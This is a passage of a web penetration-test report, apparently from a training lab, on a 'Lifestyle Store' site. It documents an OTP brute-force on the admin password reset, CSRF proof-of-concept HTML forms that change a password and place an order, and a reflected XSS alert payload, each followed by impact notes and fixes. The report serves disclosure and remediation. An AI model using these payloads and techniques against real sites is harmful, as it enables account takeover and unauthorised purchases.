


# 4. Account Takeover Using OTP Bypass

Account Takeover Using OTP Bypass (Critical)	<p>The below mentioned login page allows login via OTP which can be bruteforced</p> <p><b>Affected URL :</b></p> <ul style="list-style-type: none"><li>• <a href="http://13.126.196.134/reset_password/admin.php?otp=">http://13.126.196.134/reset_password/admin.php?otp=</a></li></ul> <p><b>Affected Parameters :</b></p> <ul style="list-style-type: none"><li>• OTP (POST parameters)</li></ul>

# Observation

- Navigate to [http://13.126.196.134/reset\\_password/admin.php?otp=](http://13.126.196.134/reset_password/admin.php?otp=) . You will see user login page via OTP.



13.126.196.134/reset\_password/admin.php?otp=556

Lifestyle Store Blog Forum Sign Up

## Reset Admin Password

Enter 3 digit OTP sent on your registered mobile number

Reset Password

# Observation

- Following request will be generated containing OTP parameter.
- Now we are bruteforcing it.

?

Payload Positions

Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: 

Sniper

1

GET /reset\_password/admin.php?otp=\$558\$ HTTP/1.1

2

Host: 13.126.196.134

3

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate

7

Connection: close

8

Referer: http://13.126.196.134/reset\_password/admin.php?otp=556

9

Cookie: key=6C39C61A-7E88-B0E4-B9D5-FC7EBB773CB1; PHPSESSID=6kvkbo7po0ae20sfoib398mn4; X-XSRF-TOKEN=272778106214aced6782a9bb73eb9bb175e3c153f78eb9e096ae8a5254415fb8

10

Upgrade-Insecure-Requests: 1

11

12

Add \$

Clear \$

Auto \$

Refresh

# Observation


- And we easily got the valid otp

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length ▼	Comment
4	103	200	<input type="checkbox"/>	<input type="checkbox"/>	4476	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
1	100	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
2	101	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
3	102	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
5	104	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
6	105	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
7	106	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
8	107	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
9	108	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
10	109	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
11	110	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
12	111	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
13	112	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	

# POC

- Now a hacker can change the password of admin dashboard.



The screenshot shows a web browser window with the address bar displaying `13.126.196.134/reset_password/admin.php?otp=103`. The page has a dark header with "style Store" on the left and "Blog" and "Forum" on the right. The main content area is light gray and contains the heading "Enter New Admin Password". Below the heading are two input fields: "New password" and "Confirm password". At the bottom of the form is a red button labeled "Reset Password".

# Business Impact – Extremely High

A malicious hacker can gain complete access to any account just by brute forcing the otp. This leads to complete compromise of personal user data of every customer.

Attacker once logs in can then carry out actions on behalf of the victim which could lead to serious financial loss to him/her.

# Recommendation

Take the following precautions:

- Use proper rate-limiting checks on the no of OTP checking and Generation requests
- Implement anti-bot measures such as ReCAPTCHA after multiple incorrect attempts
- OTP should expire after certain amount of time like 2 minutes
- OTP should be at least 6 digit and alphanumeric for more security

## References:

[https://www.owasp.org/index.php/Testing\\_Multiple\\_Factors\\_Authentication\\_\(OWASP-AT-009\)](https://www.owasp.org/index.php/Testing_Multiple_Factors_Authentication_(OWASP-AT-009))

[https://www.owasp.org/index.php/Blocking\\_Brute\\_Force\\_Attacks](https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks)

# 5. CSRF

## Unauthorised Access to Customer Details (Critical)

The below mentioned login page allows you to change password without verification and view details of other customers (CSRF).

Affected URL :

- [http://13.126.196.134/profile/change\\_password.php](http://13.126.196.134/profile/change_password.php)

Affected Parameters :

- Update button (POST parameter) We can change the password.

Affected URL :

- <http://13.126.196.134/cart/cart.php>

Affected Parameters :

- Remove option (POST parameter)

Affected URL :

- <http://13.126.196.134/cart/cart.php>


Affected Parameters :

- Confirm order option (POST parameter)



# Observation

- Here you can see 7 digit password ,but due to csrf I'll change the password at the moment he want to update.



120.150.134/profile/change\_pas... X

→ ↻ 🏠 🔒 13.126.196.134/profile/change\_password.php ... 📌 ☆ ⬇ 📁 📄

Lifestyle Store My Cart My Profile My Orders Blog Forum Logout

### Change Password

.....

.....

UPDATE

# Observation

- Here's the file I opened while changing password, when we click on send the password will change to 12345.

The image shows a web browser interface with two tabs. The first tab is titled '13.126.196.134/profile/change\_pass' and the second is '/C:/Users/Nishchal%20sangai/Desktop'. The address bar shows a file path: 'file:///C:/Users/Nishchal sangai/Desktop/hL/hahaha.html'. Below the address bar, there is a form with several input fields containing hexadecimal strings and the number '12345'. A yellow box highlights a 'Send' button. Below this, two browser windows are shown side-by-side. The left window is titled 'Lifestyle Store | Customer Login' and shows a login form with fields for 'Username' (containing 'asdf') and 'Password' (containing dots), a 'Login' button, and links for 'Forgot your password?' and 'Don't have an account? Sign Up here!'. The right window is titled '13.126.196.134/profile/profile.php' and shows a 'My Profile' page with a user profile card for 'asdf' (asdf@asdf.com) and buttons for 'EDIT PROFILE' and 'CHANGE PASSWORD'.

# POC

Here's the code of generated by burp suite community edition.

```
1 <!DOCTYPE html>
2 <html>
3   <!-- CSRF PoC - generated by Burp Suite i0 SecLab plugin -->
4   <body>
5     <form method="POST" action="http://13.126.196.134:80/profile/change_password_submit.php">
6       <input type="text" name="key" value="6C39C61A-7E88-B0E4-B9D5-FC7EBB773CB1">
7       <input type="text" name="PHPSESSID" value="6kvkb0o7po0ae20sfoib398mn4">
8       <input type="text" name="X-XSRF-TOKEN" value="
9         6965db15acabf308e74fa61bde40c623856201cbfe80ff1f28178fa5f13b28f3">
10      <input type="text" name="password" value="12345">
11      <input type="text" name="password_confirm" value="12345">
12      <input type="submit" value="Send">
13    </form>
14  </body>
</html>
```

# Observation

- CSRF in cart

The screenshot shows a web browser window with the address bar displaying `13.126.196.134/cart/cart.php`. The page is titled "Lifestyle Store" and has a navigation bar with links: "My Cart", "My Profile", "My Orders", "Blog", "Forum", and "Logout".

The main content area is titled "Shopping Cart" and contains a table with the following data:


S.No	Product	Price
1	Adidas Socks <a href="#">Remove</a>	100
	Total	100

Below the table, there is a section titled "Have a coupon?" with a text input field labeled "Enter coupon code here" and an "Apply" button. A note below the input field states: "Your coupon should look like UL\_6666".

At the bottom, there are two columns: "Shipping Details" and "Payment Mode". The "Shipping Details" column contains two text input fields, both containing the text "asdf". The "Payment Mode" column has a radio button selected for "Cash on delivery".

A large red button labeled "CONFIRM ORDER" is positioned at the bottom center of the page.

# Observation



- Here you can see order is placed unwantedly by user thorough CSRF

# POC

Here's the code of generated by burp suite community edition.

```
1  <!DOCTYPE html>
2  <html>
3      <!-- CSRF PoC - generated by Burp Suite i0 SecLab plugin -->
4  <body>
5      <form method="POST" action="http://13.126.196.134:80/orders/confirm.php">
6          <input type="text" name="key" value="6C39C61A-7E88-B0E4-B9D5-FC7EBB773CB1">
7          <input type="text" name="PHPSESSID" value="6kvkb0o7po0ae20sfoib398mn4">
8          <input type="text" name="X-XSRF-TOKEN" value="
9              974d497bc07aab57cd5bdcfa5ebbdcbce91798fbbb03b1f0d7f9a04ff6e4f44e6">
10         <input type="submit" value="Send">
11     </form>
12 </body>
</html>
```

# Business Impact – Very High

- Hacker can change the password of any user .
- Hacker can make user to do unwanted things
- It makes very bad impact of the website in the front of user
- Hacker can remove and confirm orders in the cart of the use

# Recommendation

Take the following precautions:

- Implement an Anti-CSRF Token.
- Do not show the customers of the month on the login page.
- Use the Same Site Flag in Cookies.
- Check the source of request made.
- Take some extra keys or tokens from the user before processing an important request.
- Use 2 factor confirmations like otp , etc. for critical requests

## References:

<https://www.netsparker.com/blog/web-security/csrf-cross-site-request-forgery/>

<https://digitalguardian.com/blog/how-secure-personally-identifiable-information-against-loss-or-compromise>



# 6. Reflected Cross Site Scripting (XSS)

<b>Reflected Cross Site Scripting (Severe)</b>	<p>Below mentioned parameters are vulnerable to reflected XSS</p> <p><b>Affected URL :</b></p> <ul style="list-style-type: none"><li>• <a href="http://13.126.196.134/profile/16/edit/">http://13.126.196.134/profile/16/edit/</a></li></ul> <p><b>Affected Parameters :</b></p> <ul style="list-style-type: none"><li>• address(POST parameters)</li></ul> <p><b>Payload:</b></p> <ul style="list-style-type: none"><li>• <code>&lt;script&gt;alert(1)&lt;/script&gt;</code></li></ul>
--	---

# Observation


Open edit profile through URL and write a script on address bar

The screenshot shows a web browser window with the address bar displaying `13.126.196.134/profile/16/edit/`. The page is titled "Lifestyle Store" and has a navigation bar with links: "My Cart", "My Profile", "My Orders", "Blog", "Forum", and "Logout". The main content area is titled "My Profile" and contains a form with the following fields:

- Name: Bugbug
- Email: bugbug@c.com
- Phone: bugbug
- Address: 9812345670
- Bio: `<script>alert('1')</script>` (highlighted in yellow)

Below the form, there is a button labeled "UPLOAD PROFILE PICTURE" and a red button labeled "UPDATE".

# POC



# Business impact - High

As attacker can inject arbitrary HTML CSS and JS via the URL, attacker can put any content on the page like phishing pages, install malware on victim's device and even host explicit content that could compromise the reputation of the organization

All attacker needs to do is send the link with the payload to the victim and victim would see hacker controlled content on the website. As the user trusts the website, he/she will trust the content.

# Recommendation

Take the following precautions:

- Sanitize all user input and block characters you do not want
- Convert special HTML characters like ' " < > into HTML entities &quot; %22 &lt; &gt; before printing them on the website

## References:

